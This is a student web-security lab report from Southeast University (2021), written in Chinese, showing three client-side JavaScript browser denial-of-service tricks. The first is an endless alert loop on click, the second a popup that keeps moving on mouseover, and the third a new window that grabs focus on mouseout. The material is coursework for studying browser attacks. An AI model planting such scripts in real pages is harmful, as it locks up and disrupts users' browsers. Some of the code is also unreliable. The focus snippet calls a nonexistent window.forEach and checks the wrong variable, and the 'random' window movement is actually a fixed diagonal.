



東南大學
SOUTHEAST UNIVERSITY

网络空间安全学院
School of Cyber Science and Engineering

Web 安全 实验报告

学 号： 57118406

姓 名： 魏汉玉

二〇二一年十二月

实验内容

在 index.html 页面中实现任意三种通过客户端 Javascript 代码让浏览器产生拒绝服务或其他影响用户使用浏览器效果的功能，包括但不限于循环弹出对话框、新建窗口并随机变化位置、更改窗口焦点、修改回退功能修改历史页面列表、修改搜索历史、退出常用网站登录等。

1. 循环弹出对话框

```
document.addEventListener("click", loopAlert);
function loopAlert() {
    while (true) {
        window.alert('not glad to see you trap here ') }
}
```

截图如下：




一旦点击鼠标，将弹出该对话框，并且点击 OK 按钮之后又会弹出新的对话框，一直循环弹出对话框。

2. 新建窗口并随机变化位置

代码如下：

```
document.addEventListener("mouseover", openWindow);
function openWindow() {
    const win = window.open('', '', 'width=100,height=100')
    let i = 0
    setInterval(() => {
        win.moveTo(i, i)
        i = (i + 5) % 200
    }, 100)
}
```

截图如下：




运行时不断出现新窗口，位置随机变化。

3. 更改窗口焦点

代码如下：

```
document.addEventListener("mouseout", focusWindows);
function focusWindows() {
    const win = window.open('', '', 'width=500,height=500')
    window.forEach(win => {
        if (!window.closed) window.focus()
    })
}
```

截图如下：



当鼠标移出，会新建这个窗口并出现在所有窗口最上面。